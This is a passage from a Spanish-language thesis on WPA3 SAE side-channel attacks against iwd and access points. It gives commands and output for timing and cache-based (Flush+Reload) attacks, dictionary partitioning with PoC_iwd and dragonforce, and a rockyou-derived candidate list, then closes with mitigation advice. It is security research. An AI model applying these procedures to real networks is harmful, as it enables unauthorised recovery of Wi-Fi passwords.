
```
└─$ python ANOVA.py mediciones_g19_76:40:38:bb:1c:4d_firmwarenuevo.txt
STA 00: media = 68855.94976867152 ms, mediana = 66520.0 ms, varianza =110715547.18001483 ms, desviacion estandar = 10522.145559723778 ms
STA 01: media = 68853.02709847984 ms, mediana = 66297.0 ms, varianza =135709052.30415937 ms, desviacion estandar = 11649.422831374924 ms
STA 02: media = 68726.88756613756 ms, mediana = 66643.0 ms, varianza =121489364.1276547 ms, desviacion estandar = 11022.221378998642 ms
STA 03: media = 68793.36838624338 ms, mediana = 66654.5 ms, varianza =115845153.10774907 ms, desviacion estandar = 10763.138627173259 ms
STA 04: media = 69035.97224058163 ms, mediana = 66723.0 ms, varianza =144848683.4780649 ms, desviacion estandar = 12035.309862154149 ms
STA 05: media = 68511.95109054858 ms, mediana = 66397.0 ms, varianza =99284418.93146871 ms, desviacion estandar = 9964.15670949974 ms
STA 06: media = 68972.54034391535 ms, mediana = 66507.0 ms, varianza =175017821.17242822 ms, desviacion estandar = 13229.430115179875 ms
STA 07: media = 68319.5234633179 ms, mediana = 66457.0 ms, varianza =100389953.02474673 ms, desviacion estandar = 10019.478680288048 ms
STA 08: media = 68500.61044973545 ms, mediana = 66689.0 ms, varianza =91535575.7958669 ms, desviacion estandar = 9567.422630775067 ms
STA 09: media = 68280.68737607403 ms, mediana = 66543.0 ms, varianza =64302331.102598466 ms, desviacion estandar = 8018.873431012517 ms
STA 0A: media = 68618.26503635161 ms, mediana = 66380.0 ms, varianza =111074942.53222251 ms, desviacion estandar = 10539.209767920103 ms
STA 0B: media = 68236.84930601454 ms, mediana = 66307.0 ms, varianza =79615702.47595355 ms, desviacion estandar = 8922.763163726444 ms
STA 0C: media = 68705.04163912756 ms, mediana = 66722.0 ms, varianza =98244038.07300049 ms, desviacion estandar = 9911.813056802499 ms
STA 0D: media = 68712.787838731 ms, mediana = 66684.0 ms, varianza =82511737.75852926 ms, desviacion estandar = 9083.597181652722 ms
STA 0E: media = 68513.0786516854 ms, mediana = 66466.0 ms, varianza =86972024.35425955 ms, desviacion estandar = 9325.879280489296 ms
STA 0F: media = 68394.58068783069 ms, mediana = 66621.0 ms, varianza =81044842.27012315 ms, desviacion estandar = 9002.490892532085 ms
STA 10: media = 68918.67261904762 ms, mediana = 66555.5 ms, varianza =113528080.97878651 ms, desviacion estandar = 10654.955700461007 ms
STA 11: media = 68430.69688947717 ms, mediana = 66527.0 ms, varianza =85725806.21799694 ms, desviacion estandar = 9258.823155131377 ms
STA 12: media = 68355.73130377234 ms, mediana = 66502.0 ms, varianza =97682195.2800724 ms, desviacion estandar = 9883.430339718716 ms
STA 13: media = 68838.82804232804 ms, mediana = 66776.5 ms, varianza =116780465.30595037 ms, desviacion estandar = 10806.501066763023 ms
F-value: 0.863956429961407
p-value: 0.6294122187488544
```

Elaborado por el autor.


Sin embargo, se realizaron varias pruebas estadísticas; la prueba de Box con percentiles de 5 y 35 respectivamente como se recomienda en Vanhoef & Ronen, (2020) para realizar una comparación por pares de todas las mediciones dentro de estos percentiles gráficamente y verificar la existencia diferencias de tiempo. No obstante, al realizar las comparaciones entre

pares, se obtuvieron los mismos resultados como se puede observar en la siguiente figura, en el apartado de Anexos se encuentran todos los scripts necesarios para validar los hallazgos:


Figura 69.
Resultados de pruebas estadísticas para tratar de encontrar filtraciones de tiempo.




a) Mediciones de tiempo filtradas por percentiles




b) Prueba de Box de Crosby



c) Prueba de signos de Wilcoxon



c) Prueba de signos con α=0,05



d) Prueba de signos con α=0,01

En la **Figura 69** se puede evidenciar que todas las mediciones se agrupan en un solo rango de valores, por lo tanto, si analizamos a simple vista se puede ver que siguen un comportamiento similar y no se puede inferir el número de iteraciones. En parte es porque se

utiliza el método hash-to-curve para derivar el elemento de la contraseña el cual no tiene filtraciones de tiempo si se utilizan más de 40 iteraciones en el bucle según el criterio de los expertos. Cabe destacar, que estableciendo una significancia de 0,01 es decir de 1% de sensibilidad a variaciones en las medias de tiempo se encuentra diferencia en la comparación de la media de dos direcciones MAC como se puede evidenciar en la **Figura 69** d), sin embargo, no es suficiente para poder inferir el número de iteraciones debido a que todas las demás direcciones el tiempo es el mismo, se puede decir que, la diferencia se puede deber a ruido atemporal obtenido en las mediciones por parte de la herramienta..

6.5 Resultados de *Cache-Based Side-Channel Attack* o ataque de canal lateral basado en caché.

En relación a los resultados del ataque de canal lateral basado en caché, se procedió a la ejecución de dicho ataque en una máquina virtual, donde se configuró y compiló el contenedor de Docker con las herramientas pertinentes para automatizar el proceso. Para esta implementación, se optó por la distribución Fedora 31 y se llevaron a cabo las instrucciones detalladas en la sección 5.2.5.5 del presente estudio. A pesar de los esfuerzos desplegados, el ataque de canal lateral no logró obtener la clave deseada. Este desenlace se atribuye a errores en las mediciones de acceso a la caché, los cuales se pueden atribuir al mecanismo de seguridad incorporado en el procesador de la máquina objetivo y debido a que la herramienta no está bien optimizada para que funcione en cualquier procesador. Cabe destacar, que la ejecución exitosa de este tipo de ataque requiere considerar una serie de factores adicionales para obtener mediciones precisas, tales como la arquitectura del procesador, el acceso al hardware, el diseño del software susceptible a explotar, la configuración de la caché, así como la variabilidad inherente y el ruido en el entorno. A pesar de que este ataque se llevó a cabo en un entorno controlado, los resultados obtenidos no fueron capaces de recuperar la clave precompartida deseada. A continuación, se muestran los resultados de cada paso para ejecutar el ataque en cuestión.

En cuanto la ubicación las direcciones de memoria de las funciones que estuvieron definidas para monitorizar se tuvo el siguiente resultado, con el comando:

Objdump -M Intel -dr iwd | grep <función a monitorizar>

Figura 70.
Ubicación de líneas de memoria a monitorizar.

Elaborado por el autor

Para ejecutar el ataque automáticamente se utiliza el siguiente comando:

./simulation_real.sh -s < nombre_de_carpeta_para_almacenar_trazas> -d

Figura 71.
Proceso de ataque de canal lateral basado en caché.

```
[root@localhost PoC]# ./simulation_real.sh -s medicion_5 -d\
>
Testing medicion_5
Starting at 1
Current MAC:   ce:a9:b4:c2:48:1a (unknown)
Permanent MAC: c0:1c:30:15:1d:44 (unknown)
New MAC:       5e:89:49:9c:be:04 (unknown)
Computing the best threshold for this system...
        Threshold: 365
Target: /usr/local/libexec/iwd
Log file: /build/PoC/res_traces/medicion_5/1/trace
Threshold: 365
Window size: 20
PDA on offset 0x84d40 (vli_mod_exp) -> 0x7ff7959f8d40
Monitoring on offset 0x54140 (kdf_sha256) as a timer -> 0x7ff7959c8140
Monitoring on offset 0x72ee0 (l_getrandom) -> 0x7ff7959e6ee0
Start monitoring:
Auto-refresh is disabled. Enlarge window width to at least 80 to enable.
[iwd]# station wlp0s1lu1 disconnect
[iwd]# station wlp0s1lu1 get-networks
                              Available networks
--------------------------------------------------------------------------------
    Network name                      Security  Signal
--------------------------------------------------------------------------------
    TP-Link_6714                      psk       ****
    Familia Jima Torres               psk       ****

[iwd]# station wlp0s1lu1 connect TP-Link_6714
[iwd]# station wlp0s1lu1 disconnect
[iwd]# station wlp0s1lu1 get-networks
[iwd]# station wlp0s1lu1 connect TP-Link_6714
                              Available networks                              *
--------------------------------------------------------------------------------
    Network name                      Security  Signal
--------------------------------------------------------------------------------
    TP-Link_6714                      psk       ****
    Familia Jima Torres               psk       ****
```

Elaborado por el autor.

Después de haber generado las mediciones se tiene que revisar si se puede inferir el número de iteraciones, con las trazas generadas en el ataque, los ficheros que se generan son:

- Debug: Se imprime las direcciones MAC utilizadas en el algoritmo hash_to-curve para generar el elemento de contraseña.
- Trace: se imprimen las veces que el CPU de la víctima accede a las funciones monitorizadas, y que se parte del análisis para inferir el número de iteraciones utilizadas para generar el elemento de contraseña.

En los resultados iniciales no se pudieron generar ninguno de los ficheros anteriormente descritos, debido a que, la herramienta tiene una función que elimina a las trazas con demasiado ruido o con problemas de medición ya que establece un tamaño mínimo del fichero de medición de acceso a la caché de 8KBytes. Por lo tanto, se decidió omitir esta función para ver las

mediciones generadas y se vio que las mediciones que se generaban eran muy cortas para poder inferir el número de iteraciones del algoritmo *hash_to_curve*. Un ejemplo de los resultados obtenidos se puede observar en el **Anexo 6**.

Los dos ficheros son utilizados para poder recuperar la contraseña con la herramienta trace_parser.py del PoC_iwd, para poder inferir las iteraciones de cada traza generada. Esta herramienta toma como entradas a los archivos debug y trace para poder inferir el número de iteraciones, esto teniendo en cuenta el umbral de tiempo de acceso a la caché establecido por el script espía que depende del sistema y un valor de 1000 para descartar la medición debido a que es un valor muy alto y por lo general es cuando los datos son cargados desde la memoria principal. Para utilizar esta herramienta se utiliza el siguiente comando:

./simulation_real.sh -p <directorio donde se encuentran las trazas> -d

Figura 72.
Resultado del predictor de iteraciones.

```
[root@localhost PoC]# ./simulation_real.sh -p res_traces/medicion_5 -d
res_traces/medicion_5/1:
        * DE5A1BD14E40
        * B4B024DC6714
        * 1 (60.91%) - 2 (39.09%)
res_traces/medicion_5/10:
error during measurment
res_traces/medicion_5/2:
        * 3E84AB1FD1A4
        * B4B024DC6714
        * 1 (100.0%)
        [DEBUG] Wrong result ! Expected 3
res_traces/medicion_5/3:
        * 0E959DB97AD4
        * B4B024DC6714
        * 2 (100.0%)
res_traces/medicion_5/4:
        * D69F6B34A2E5
        * B4B024DC6714
        * 1 (68.26%) - 2 (31.74%)
res_traces/medicion_5/5:
        * 42E1889A2009
        * B4B024DC6714
        * 1 (100.0%)
res_traces/medicion_5/6:
        * 8274A0EA9A0F
        * B4B024DC6714
        * 1 (100.0%)
res_traces/medicion_5/7:
error during measurment
res_traces/medicion_5/8:
error during measurment
res_traces/medicion_5/9:
error during measurment
[DEBUG] 1 errors without warnings
0E959DB97AD4,B4B024DC6714,2 DE5A1BD14E40,B4B024DC6714,1 D69F6B34A2E5,B4B024D
```

Elaborado por el autor.

Las mediciones obtenidas en este ataque no fueron suficientes para poder recuperar la contraseña debido a que estas pruebas se realizaron en una máquina virtual debido a la falta de infraestructura, se planeó levantarlo en el sistema operativo de Linux que se instaló en dual

boot, pero a la versión de iwd 1.8 no era compatible con la versión del kernel de Linux de Kali Linux, por lo tanto, se tuvo que instalar en una distribución de Fedora con el kernel adecuado, pero en una máquina virtual, bajo la premisa que el ataque Flush&Reload en la caché L3 utilizado para aprovechar esta vulnerabilidad se probó también en distintas máquinas virtuales separadas en el algoritmo RSA como se puede evidenciar en el trabajo de investigación de (Mohanty & Parida ,2021)

Por lo tanto, se investigó que la razón se puede deber por los nuevos mecanismos de seguridad que se implementan en la undécima generación de los procesadores de Intel, en donde el procesador core i7 11370H, se implementa un nuevo mecanismo de seguridad para proteger el flujo de control de las instrucciones de las aplicaciones llamado Control-Flow Enforcement Technology (CET) (intel, 2023).El objetivo de esta función disponible en algunos procesadores de Intel es evitar que los exploits se apropien de las instrucciones de transferencia de flujo de control, que el software utiliza para saltar entre distintas partes del programa o binario en caso de Linux.

El mecanismo CET utiliza dos mecanismos principales según Shanbhogue et al. (2019):

- Shadow attack: registra las direcciones de retorno de las llamadas a funciones y saltos, que utilizan para comprobar que el código se ejecuta en el orden correcto.
- Indirect Branch tracking: se utiliza para detectar intentos de cambiar el objetivo de un salto o llamada indirecta.

Estos dos mecanismos anteriores pueden impedir que el ataque de canal lateral Flush&Reload se fiable, ya que los tiempos de acceso a la caché pueden ser bloqueados por el mecanismo CET. Como se puede observar en la **Figura 72** los resultados de las iteraciones no son muy certeros, y hay errores de medición presumiblemente por el mecanismo CET y porque las herramientas de PoC_iwd son experimentales, por esto, los desarrolladores mencionan que los resultados pueden diferir por la microarquitectura del sistema atacado.

Cabe decir, que las contramedidas para los ataques de canal lateral también pueden ser programados en las librerías utilizadas por los demonios de conexión y depende de los programadores de cada fabricante, en este caso, Intel ya proporcionó parches de seguridad para iwd en su versión 1.9 después de los resultados del trabajo de Almeida et al. (2020) ya que proporcionaron un parche a nivel de código que utilizada mecanismos de cegado de tiempo de acceso a la caché.

6.6 Partición de Diccionario

La fase final de los ataques de canal lateral implica la utilización de la información recopilada durante dichos ataques, ya sean basados en tiempo o en caché, con el propósito de realizar la partición de un diccionario. En otras palabras, se busca reducir el diccionario original hasta llegar a la contraseña que concuerde con las mediciones obtenidas. Sin embargo, esta metodología sólo resulta exitosa cuando las mediciones son precisas y confiables. Lamentablemente, en el caso de los resultados obtenidos en los ataques de canal lateral en este estudio, las mediciones presentaron inexactitudes. Como consecuencia, no fue posible llevar a cabo la partición adecuada del diccionario, ya que las mediciones defectuosas afectaron la correcta partición y generaron un gran número de contraseñas potenciales. Para llevar a cabo la partición efectiva de un diccionario, se recomienda hacer uso de la herramienta presente en la PoC_iwd para las mediciones de ataques de canal lateral basados en caché y dragonforce para filtraciones de tiempo, la cual se encuentra detalladamente explicada y diseñada para un uso más óptimo y preciso.

El comando que se debe utilizar es el siguiente para filtraciones de acceso a la caché:

$ simulation.sh -r <ruta del diccionario utilizado> <lista de las direcciones MAC con su respectiva iteración (ejemplo:8A6444B8CDAD,62DC42366D8D,5)>

Figura 73.
Resultado de partición de contraseñas.

```
[root@localhost PoC]# ./simulation_real.sh -r /PoC_iwd/resources/rockyou_8_chars
_and_more.txt 0E959DB97AD4,B4B024DC6714,2 DE5A1BD14E40,B4B024DC6714,1 D69F6B34A2
E5,B4B024DC6714,1 8274A0EA9A0F,B4B024DC6714,1 42E1889A2009,B4B024DC6714,1 3E84AB
1FD1A4,B4B024DC6714,1
ilovemedduuhh
ilovemebenoit
cocacola
carlitos
bullshit
iloveme2424
iloveme2004
godbless
patrick1
nickjonas
personal
ilovemauricior
ilovemattys
enamorada
frankie1
ilovematrix
geronimo
```


Elaborado por el autor.

Para ejecutar la herramienta de dragonforce en caso se pueda obtener información de filtraciones de tiempo para un AP con soporte de grupos MODP o curvas Brainpool, se deben crear ficheros de la firma de la contraseña con la información de BSSID, grupo de seguridad, e información de la firma de la contraseña, es decir, la dirección MAC del cliente con el número de iteraciones utilizadas o en caso de las curvas Brainpool información de los valores más pequeños y más grandes de varianza y media. Posteriormente, se utiliza el siguiente comando con dragonforce:


./bruter –signature <ruta de la firma de la contraseña> -f <ruta del diccionario a particionar>

Por otro lado, se realizó unas pruebas de rendimiento con la herramienta dragonforce para poder estimar la potencia con la que se puede llevar a cabo un ataque de diccionario en una máquina atacante con hardware similar al utilizado en este trabajo una laptop ASUS TUF DASH F15 al obtener mediciones fiables y poder inferir el número de iteraciones para el algoritmo hunting-and-pecking de WPA3 SAE, los resultados fueron los siguientes en los diferentes grupos de seguridad que soportaba inicialmente WPA3:

Figura 74.
a) *Pruebas de Rendimiento de la CPU de la máquina atacante para realizar un ataque de partición de contraseñas con dragonforce. b) Benchmark con CGBN library de la función PowMod.*



a)



```
Generating "gpu_throughput_report.csv"

                128:4     256:4     256:8     512:4     512:8     512:16    1024:8    1024:16   1024:32   2048:8    2048:16   2048:32   3072:16   3072:32   4096:16   4096:32   5120:32   6144:3
2   7168:32   8192:32
add             90.97 B   69.01 B   43.79 B   46.64 B   33.07 B   21.10 B   23.24 B   16.28 B   15.27 B   14.27 B   11.34 B   10.32 B   8.722 B   8.351 B   7.044 B   6.650 B   5.895 B   4.902
B   4.432 B   3.838 B
sub             89.58 B   66.56 B   43.77 B   45.28 B   32.09 B   21.12 B   22.34 B   15.80 B   15.04 B   13.79 B   10.99 B   11.09 B   8.465 B   8.769 B   6.762 B   6.956 B   5.997 B   4.931
B   4.458 B   3.851 B
accumulate      535.1 B   322.3 B   255.2 B   167.1 B   156.0 B   127.5 B   85.36 B   77.28 B   63.73 B   44.60 B   42.20 B   37.61 B   28.94 B   26.97 B   21.85 B   20.43 B   16.47 B   13.83
B   12.11 B   10.67 B
mul             25.09 B   8.725 B   5.793 B   3.109 B   1.815 B   1.350 B   761.9 M   441.9 M   323.4 M   242.0 M   187.2 M   109.2 M   101.8 M   68.64 M   60.22 M   47.07 M   33.67 M   25.99
M   20.50 M   15.28 M
div_qr          2.216 B   903.8 M   654.4 M   534.2 M   258.2 M   179.6 M   158.7 M   70.40 M   52.56 M   74.19 M   43.20 M   21.34 M   28.53 M   16.09 M   20.27 M   12.55 M   9.929 M   8.085
M   6.618 M   5.580 M
sqrt            1.861 B   802.4 M   515.4 M   460.7 M   227.5 M   140.8 M   138.6 M   62.08 M   46.59 M   65.95 M   38.10 M   19.25 M   25.66 M   14.50 M   18.35 M   11.29 M   9.021 M   7.331
M   6.185 M   5.032 M
powm_odd        17.91 M   7.330 M   4.985 M   2.342 M   1.885 M   1.322 M   664.3 K   516.7 K   345.6 K   207.6 K   174.7 K   139.5 K   88.94 K   72.68 K   53.66 K   45.74 K   31.01 K   22.66
K   17.45 K   13.64 K
mont_reduce     13.67 B   6.560 B   3.680 B   2.590 B   1.727 B   936.5 M   690.7 M   414.6 M   239.9 M   229.5 M   175.7 M   105.9 M   93.67 M   67.40 M   57.89 M   45.86 M   33.33 M   24.65
M   19.07 M   14.95 M
gcd             171.3 M   85.19 M   54.10 M   36.52 M   25.96 M   17.14 M   11.08 M   8.004 M   6.117 M   3.989 M   3.365 M   2.741 M   1.907 M   1.662 M   1.216 M   1.141 M   842.3 K   648.6
K   511.4 K   414.6 K
modinv          69.71 M   27.48 M   21.57 M   9.884 M   9.340 M   8.120 M   3.644 M   3.626 M   3.893 M   1.281 M   1.426 M   1.685 M   739.0 K   1.024 M   501.4 K   677.0 K   505.7 K   375.0
K   286.3 K   222.9 K
```

b)

Elaborado por el autor

En la **Figura 74** a) se puede observar la capacidad de la máquina atacante en cuanto la partición de contraseñas, teniendo en cuenta el tiempo que tarda en ejecutar un número determinado de iteraciones en la operación de prueba de elemento de cada algoritmo hash-to-group para grupos MODP (la prueba if que comprueba si el primo del grupo MODP es mayor que la salida hash) y hash-to-curve para curvas elípticas (prueba de residuo cuadrático). En este caso para los grupos MODP se evaluó en cuanto tiempo se pueden realizar 400000 iteraciones en el algoritmo hash-to-group. Para el algoritmo hash-to-curve se midió cuánto tardaba en realizar 1000000 iteraciones. Para curvas brainpool las pruebas se realizaron en base al tiempo que llevo efectuar el algoritmo hash-to-curve con ciertas variaciones midiendo cuánto tarda en encontrar un hash mayor o igual al primo establecido y el tiempo que tarde en encontrar un hash menor que el primo para 500000 iteraciones, además, se imprime el número de veces en el que se obtuvo la solución en la primera iteración y el número máximo de iteraciones. El Ratio en las pruebas brainpool se refiere a la relación de costo de operación que existe entre la prueba de raíz cuadrada y la prueba de un hash grande, proporcionando información sobre el rendimiento relativo de las dos pruebas en el grupo Brainpool específico. En la **Figura 74** b) se puede observar la velocidad de cómputo para diferentes operaciones, sin embargo, la operación que es de interés para este trabajo es la powm_odd-256 la cual da una tasa de $7{,}33 \times 10^6$ hashes por segundo, cabe señalar, que no se pudo utilizar la librería de XMP original por problemas de compilación con el compilador de C++ debido a que se requiere una versión superior a la que hay disponible hasta el momento para Kali Linux y se tuvo que optar por una versión XMP 2.0 beta denominada CGBN[15].

[15] https://github.com/NVlabs/CGBN

6.7 Medidas de Seguridad para solventar las vulnerabilidades de WPA3 SAE

A continuación, se dan algunas recomendaciones en base a las capacidades del AP en cuestión para poder solventar las vulnerabilidades de WPA3 encontradas en la red. Las recomendaciones generales serían:

- Actualizar a las nuevas versiones de Firmware del AP ya que se corrigen errores de seguridad y rendimiento como se pudo constatar en la práctica.
- Utilizar contraseñas complejas de al menos 12 caracteres de longitud compuestos de números, letras minúsculas y mayúsculas, símbolos. Evitando el uso de contraseñas comúnmente utilizadas.
- Habilitar WPA3 únicamente como protocolo de seguridad en base a los dispositivos clientes previstos para la red, en caso, de requerir conectar dispositivos sin soporte para WPA3 seguir las recomendaciones para evitar ataques de degradación del modo transición WPA3/WPA2.
- Filtrar direcciones MAC para dar acceso a dispositivos únicamente autorizados.
- Utilizar la red de invitados para los clientes visitantes lo cual permite mantener separados los dispositivos personales de los visitantes.
- Habilitar y configurar el firewall del AP para así bloquear el tráfico no autorizado y evitar ataques externos.
- Habilitar la opción de aislamiento de dispositivos, para que no se pueda observar la actividad de un cliente asociado a la red aun sabiendo la contraseña compartida.
- Deshabilitar la configuración remota del dispositivo, utilizar conexión cableada para la configuración y utilizar una contraseña robusta para el acceso a la administración.
- Mantener un registro de los clientes conectados a la red para asegurarse de que sea únicamente dispositivos autorizados.


6.7.1 Ataques DoS

